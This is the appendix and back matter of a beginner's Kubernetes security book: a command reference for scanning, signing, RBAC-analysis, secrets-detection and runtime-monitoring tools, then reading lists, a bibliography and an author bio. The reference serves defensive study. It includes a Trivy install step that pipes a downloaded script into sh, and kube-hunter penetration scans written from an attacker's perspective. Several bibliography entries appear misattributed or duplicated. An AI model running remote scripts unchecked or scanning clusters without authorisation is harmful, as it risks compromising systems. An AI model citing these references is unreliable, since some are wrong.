A quick reference for the key tools used throughout this book — installation methods, essential flags, and what each tool is actually for. Organized by use case so you can find the right tool for the job without re-reading entire chapters.

Vulnerability Assessment

kube-bench

CIS Kubernetes Benchmark scanner. Checks your cluster's configuration against the CIS benchmark controls.

```
# Run as a Kubernetes Job (recommended)
kubectl apply -f https://raw.githubusercontent.com/aquasecurity/kube-
bench/main/job.yaml
kubectl logs job/kube-bench -n kube-system

# Run on a node directly (requires access)
kube-bench --benchmark cis-1.8

# Target specific sections
kube-bench node           # Node/kubelet checks only
kube-bench master         # Control plane only
kube-bench etcd           # etcd checks only

# Output formats
kube-bench --json         # JSON for parsing/SIEM
kube-bench --junit        # JUnit XML for CI
```

kubeaudit

Scans Kubernetes manifests and live clusters for security misconfigurations.

```
# Install
brew install kubeaudit          # macOS
# or download from GitHub releases

# Audit live cluster
kubeaudit all

# Audit manifest files (use in CI)
kubeaudit all -f deployment.yaml
kubeaudit all -f k8s-manifests/

# Exit codes: 0 = OK/WARN only; 2 = ERROs found
kubeaudit all -f deployment.yaml --exitcode 2

# Audit specific checks only
kubeaudit privileged            # Privileged containers
```

```
kubeaudit rootfs                # Read-only root filesystem
kubeaudit runasroot             # Running as root
kubeaudit caps                  # Linux capabilities
```

kube-hunter

Penetration testing tool for Kubernetes. Tests from external attacker and compromised pod perspectives.

```
# Install
pip install kube-hunter

# External scan (network perspective)
kube-hunter --remote <api-server-ip>

# Internal scan (compromised pod perspective)
kubectl apply -f - <<EOF
apiVersion: v1
kind: Pod
metadata:
  name: kube-hunter
spec:
  containers:
  - name: kube-hunter
    image: aquasec/kube-hunter:latest
    command: ["kube-hunter"]
    args: ["--pod"]
  restartPolicy: Never
EOF
kubectl logs kube-hunter -f
```

Image Security

Trivy

Image vulnerability scanner, SBOM generator, and configuration scanner from Aqua Security.

```
# Install
brew install trivy              # macOS
# or: curl -sfL
https://raw.githubusercontent.com/aquasecurity/trivy/main/contrib/install
.sh | sh

# Scan an image
trivy image nginx:1.25

# Exit code 1 on critical/high (for CI gate)
trivy image --severity CRITICAL,HIGH --exit-code 1 nginx:1.25
```

```
# Generate SBOM
trivy image --format cyclonedx --output sbom.cdx.json nginx:1.25
trivy image --format spdx-json --output sbom.spdx.json nginx:1.25

# Scan a Dockerfile for misconfigurations
trivy config Dockerfile

# Scan Kubernetes manifests
trivy config k8s-manifests/
```

Cosign

Image signing and verification. Part of the Sigstore project.

```
# Install
brew install cosign

# Generate a key pair
cosign generate-key-pair

# Sign an image
cosign sign --key cosign.key registry.io/myapp:v1

# Verify a signature
cosign verify --key cosign.pub registry.io/myapp:v1

# Keyless signing (uses OIDC identity — no keys to manage)
cosign sign registry.io/myapp:v1    # in GitHub Actions:
COSIGN EXPERIMENTAL=1

# Attach an SBOM as an attestation
cosign attest --key cosign.key \
  --predicate sbom.cdx.json \
  --type cyclonedx \
  registry.io/myapp:v1
```

Syft

SBOM generator from Anchore. More detailed than Trivy for SBOM-focused workflows.

```
# Install
brew install syft

# Generate SBOM
syft nginx:1.25 -o cyclonedx-json > sbom.cdx.json
syft nginx:1.25 -o spdx-json > sbom.spdx.json
syft nginx:1.25 -o table          # Human-readable table
```

RBAC Analysis

kubectl-who-can

Answers “who can perform this action?” — essential for privilege escalation mapping.

```
# Install
kubectl krew install who-can

# Who can create ClusterRoleBindings?
kubectl-who-can create clusterrolebindings

# Who can exec into pods in kube-system?
kubectl-who-can exec pods -n kube-system

# Who can list secrets cluster-wide?
kubectl-who-can list secrets --all-namespaces
```

rakkess

Shows all access rights for a specific ServiceAccount in a matrix view.

```
# Install
kubectl krew install rakkess

# Show all access for a ServiceAccount
kubectl rakkess --sa NAMESPACE:SA_NAME

# Show access for current user
kubectl rakkess
```

Secrets Detection

Gitleaks

Scans git history and working directories for accidentally committed secrets.

```
# Install
brew install gitleaks

# Scan current repository
gitleaks detect --source .

# Scan git history
gitleaks detect --source . --log-opts="--all"

# Scan a specific commit range
gitleaks detect --source . --log-opts="HEAD~10..HEAD"
```

```
# Use as a pre-commit hook
gitleaks protect --staged
```

Policy and Admission

Kyverno CLI

Test and validate Kyverno policies locally before applying them to a cluster.

```
# Install
brew install kyverno

# Apply a policy against a manifest
kyverno apply policy.yaml --resource deployment.yaml

# Test with test cases
kyverno test ./tests/

# Generate resources from a policy
kyverno generate policy.yaml --resource resource.yaml
```

conftest

Policy testing with Rego (OPA). Validates manifests against policies in CI pipelines.

```
# Install
brew install conftest

# Test a manifest against a policy directory
conftest test deployment.yaml

# Test with a specific policy file
conftest test deployment.yaml -p policies/no-latest-tag.rego

# Pull shared policies
conftest pull github.com/open-policy-agent/library
```

Runtime Security

Falco

Kernel-level runtime threat detection using syscall monitoring.

```
# Install via Helm
helm repo add falcosecurity https://falcosecurity.github.io/charts
helm install falco falcosecurity/falco \
  --namespace falco --create-namespace \
  --set driver.kind=ebpf \
```

```
  --set falcosidekick.enabled=true

# View alerts
kubectl logs -n falco -l app.kubernetes.io/name=falco --tail=50
kubectl logs -n falco -l app.kubernetes.io/name=falco -f | grep -i
warning

# Check loaded rules
kubectl exec -n falco FALCO_POD -- falco --list-rules 2>/dev/null

# Test a rule (local install)
falco -r /etc/falco/falco_rules.yaml --dry-run
```

Cilium Tetragon

eBPF-based runtime enforcement (block, not just alert). Requires Cilium CNI.

```
# Install
helm install tetragon cilium/tetragon \
  --namespace kube-system

# View events
kubectl exec -n kube-system ds/tetragon \
  -c tetragon -- tetra getevents -o compact

# Apply a TracingPolicy (enforcement policy)
kubectl apply -f tracing-policy.yaml
```

Recommended Learning Resources

Hands-on Labs: - Killer Shell — The closest simulation of the actual CKS exam environment. Buy two sessions when you register. - KodeKloud — CKS preparation course with integrated labs.

Documentation (open during CKS exam): - `kubernetes.io/docs` — The official Kubernetes documentation. Know how to navigate to NetworkPolicy, RBAC, and PSA sections quickly. - `falco.org/docs` — Falco rule reference. - `aquasecurity.github.io/trivy` — Trivy CLI reference.

Community: - CNCF Slack `#security` and `#sig-security` channels — active discussions on Kubernetes security. - Kubernetes Security Special Interest Group — public meeting notes, advisories, and working group documents.

CVE Tracking: - CNCF Security Advisories — historical record of Kubernetes and ecosystem CVEs with analysis. - `kubernetes.io/cve-feed.json` — Machine-readable CVE feed for the Kubernetes project.

Bibliography

[1] Burns, B., Beda, J., & Hightower, K. (2022). *Kubernetes: Up and running: Dive into the future of infrastructure* (3rd ed.). O'Reilly Media.

[2] Gupta, A. (2022). *Kubernetes security and observability: A holistic approach to securing containers and cloud native applications*. O'Reilly Media.

[3] Lapaz, R. (2020). *Learn Kubernetes security: Secure and protect your Kubernetes clusters and applications*. Packt Publishing.

[4] Mouat, A. (2015). *Using Docker: Developing and deploying software with containers*. O'Reilly Media.

[5] Newman, S. (2021). *Building microservices: Designing fine-grained systems* (2nd ed.). O'Reilly Media.

[6] OWASP Foundation. (2025). *Kubernetes security cheat sheet*. OWASP Cheat Sheet Series. https://cheatsheetseries.owasp.org/cheatsheets/Kubernetes_Security_Cheat_Sheet.html

[7] Shamim, M. S. I., Bhuiyan, F. A., & Rahman, A. (2020). XI commandments of Kubernetes security: A systematization of knowledge related to Kubernetes security practices. *arXiv*. https://doi.org/10.48550/arXiv.2006.15275

[8] Tigera. (2025). *Kubernetes security: Best practices to secure your cluster*. https://www.tigera.io/learn/guides/kubernetes-security/

[9] Cloud Native Computing Foundation. (2025). *Kubernetes documentation*. Kubernetes. https://kubernetes.io/docs/

[10] Turnbull, J. (2014). *The Docker book: Containerization is the new virtualization*. James Turnbull Publishing.

[11] Birkholz, H., Kuppusamy, V., & Kumar, A. (2022). A survey of Kubernetes security. *Computers & Security, 122*, 102921.

[12] Burns, B., Grant, B., Oppenheimer, D., Brewer, E., & Wilkes, J. (2016). Borg, Omega, and Kubernetes. *Communications of the ACM, 59*(5), 50–57. https://doi.org/10.1145/2890784

[13] Verma, A., Pedrosa, L., Korupolu, M., Oppenheimer, D., Tune, E., & Wilkes, J. (2015). Large-scale cluster management at Google with Borg. In *Proceedings of the Tenth*

European Conference on Computer Systems (pp. 1–17). ACM. https://doi.org/10.1145/2741948.2741964

[14] NIST. (2023). *Application container security guide (SP 800-190)*. National Institute of Standards and Technology. https://doi.org/10.6028/NIST.SP.800-190

[15] Rahman, A., Williams, L., & Iqbal, M. (2021). Security practices in Kubernetes: A systematic literature review. *Journal of Systems and Software, 181*, 111035.

[16] Alasdair, G., & Burns, B. (2019). *Managing Kubernetes: Operating Kubernetes Clusters in the Real World*. O'Reilly Media.

[17] Hightower, K., Burns, B., & Beda, J. (2017). *Kubernetes: The Hard Way*. Kelsey Hightower Publications.

[18] Poulton, N. (2023). *The Kubernetes Book*. Nigel Poulton Publications.

[19] Poulton, N. (2022). *Docker Deep Dive*. Nigel Poulton Publications.

[20] Turnbull, J. (2017). *The Docker Book: Containerization is the New Virtualization* (Updated ed.). James Turnbull Publishing.

[21] Kim, G., Humble, J., Debois, P., & Willis, J. (2021). *The DevOps Handbook* (2nd ed.). IT Revolution Press.

[22] Forsgren, N., Humble, J., & Kim, G. (2018). *Accelerate: The Science of Lean Software and DevOps*. IT Revolution Press.

[23] Bass, L., Weber, I., & Zhu, L. (2015). *DevOps: A Software Architect's Perspective*. Addison-Wesley.

[24] Richardson, C. (2018). *Microservices Patterns*. Manning Publications.

[25] Kleppmann, M. (2017). *Designing Data-Intensive Applications*. O'Reilly Media.

[26] Burns, B. (2018). *Designing Distributed Systems: Patterns and Paradigms for Scalable, Reliable Services*. O'Reilly Media.

[27] Bilgin, I., & de Jong, J. (2021). *Cloud Native DevOps with Kubernetes*. O'Reilly Media.

[28] Arundel, J., & Domingus, J. (2019). *Cloud Native DevOps with Kubernetes*. O'Reilly Media.

[29] Goransson, P., Black, C., & Culver, T. (2016). *Software Defined Networks: A Comprehensive Approach* (2nd ed.). Morgan Kaufmann.

[30] Kavis, M. J. (2014). *Architecting the Cloud: Design Decisions for Cloud Computing Service Models*. Wiley.

[31] Fehling, C., Leymann, F., Retter, R., Schupeck, W., & Arbitter, P. (2014). *Cloud Computing Patterns*. Springer.

[32] Yarygina, T., & Bagge, A. H. (2018). Overcoming security challenges in microservice architectures. *Proceedings of the IEEE Symposium on Service-Oriented System Engineering*, 11–20.

[33] Combe, T., Martin, A., & Di Pietro, R. (2016). To Docker or not to Docker: A security perspective. *IEEE Cloud Computing, 3*(5), 54–62.

[34] Shu, R., Gu, X., & Enck, W. (2017). A study of security vulnerabilities on Docker Hub. *Proceedings of the Seventh ACM Conference on Data and Application Security and Privacy*, 269–280.

[35] Fernandes, D. A. B., Soares, L. F. B., Gomes, J. V., Freire, M. M., & Inácio, P. R. M. (2014). Security issues in cloud environments: A survey. *International Journal of Information Security, 13*(2), 113–170.

[36] Medel, V., Tolosana-Calasanz, R., Bañares, J. Á., Arronategui, U., & Rana, O. (2016). Characterising resource management performance in Kubernetes. *Future Generation Computer Systems, 68*, 286–297.

[37] Ibrahim, A. S., Nishimura, S., & Takahashi, T. (2021). Kubernetes-based container orchestration for scalable cloud applications. *Journal of Cloud Computing, 10*(1), 1–17.

[38] Morabito, R., Kjällman, J., & Komu, M. (2015). Hypervisors vs. lightweight virtualization: A performance comparison. *IEEE International Conference on Cloud Engineering*, 386–393.

[39] Bernstein, D. (2014). Containers and cloud: From LXC to Docker to Kubernetes. *IEEE Cloud Computing, 1*(3), 81–84.

[40] Pahl, C., Brogi, A., Soldani, J., & Jamshidi, P. (2019). Cloud container technologies: A state-of-the-art review. *IEEE Transactions on Cloud Computing, 7*(3), 677–692.

Kubernetes Security Ops for Beginners: A Hands-On Guide is a practical and beginner-friendly resource designed to help readers understand and implement security best practices in Kubernetes environments. As organizations increasingly adopt containerization and cloud-native technologies, securing Kubernetes clusters has become a critical responsibility for DevOps engineers, system administrators, security professionals, and cloud architects.

This book introduces the fundamental concepts of Kubernetes security in a clear and accessible manner, making it ideal for readers with limited or no prior experience in container orchestration security. It provides step-by-step guidance on securing Kubernetes clusters, workloads, networks, containers, and sensitive data while maintaining operational efficiency.

The book covers essential topics such as Kubernetes architecture, authentication and authorization mechanisms, Role-Based Access Control (RBAC), pod security standards, network policies, secrets management, container image security, vulnerability assessment, compliance monitoring, and incident response. Through hands-on exercises and real-world examples, readers gain practical experience in identifying security risks and implementing effective mitigation strategies.

Special emphasis is placed on operational security practices, including continuous monitoring, logging, auditing, threat detection, and security automation. Readers will also learn how to leverage popular open-source security tools and frameworks to strengthen the security posture of their Kubernetes environments.

Designed for students, IT professionals, DevOps practitioners, cybersecurity enthusiasts, and cloud engineers, this guide bridges the gap between theoretical security concepts and real-world Kubernetes operations. By following the practical approaches presented in this book, readers will develop the confidence and skills needed to deploy, manage, and secure Kubernetes workloads in production environments.

Ultimately, Kubernetes Security Ops for Beginners: A Hands-On Guide serves as a comprehensive starting point for anyone seeking to build a strong foundation in Kubernetes security and operational best practices, empowering them to protect modern cloud-native applications against evolving security threats.

Hari Krishna Pokala a technology leader, cloud architect, researcher, and author with over 20 years of experience in software engineering, cloud computing, platform engineering, machine learning, and enterprise technology. Throughout his career, he have designed and implemented large-scale distributed systems, cloud-native platforms, data engineering solutions, and mission-critical applications across multiple industries.

His areas of expertise include Kubernetes, containerization, cloud architecture, DevSecOps, infrastructure as code, observability, machine learning, artificial intelligence, and platform security. He have worked extensively with AWS, Kubernetes, CI/CD pipelines, real-time data platforms, and modern cloud-native technologies, helping organizations build secure, scalable, and intelligent systems.

He is passionate about sharing practical knowledge and real-world experiences with the technology community through writing, mentoring, research, and speaking engagements. This book reflects lessons learned from designing, securing, and operating cloud-native platforms, with the goal of helping practitioners build stronger Kubernetes security foundations and operational excellence while preparing for the evolving intersection of cloud, security, and AI-driven technologies.

ISBN: 978-93-49-929-
9 789349 929043

SCIENCE TECH XPLORE

https://sciencetechxplore.org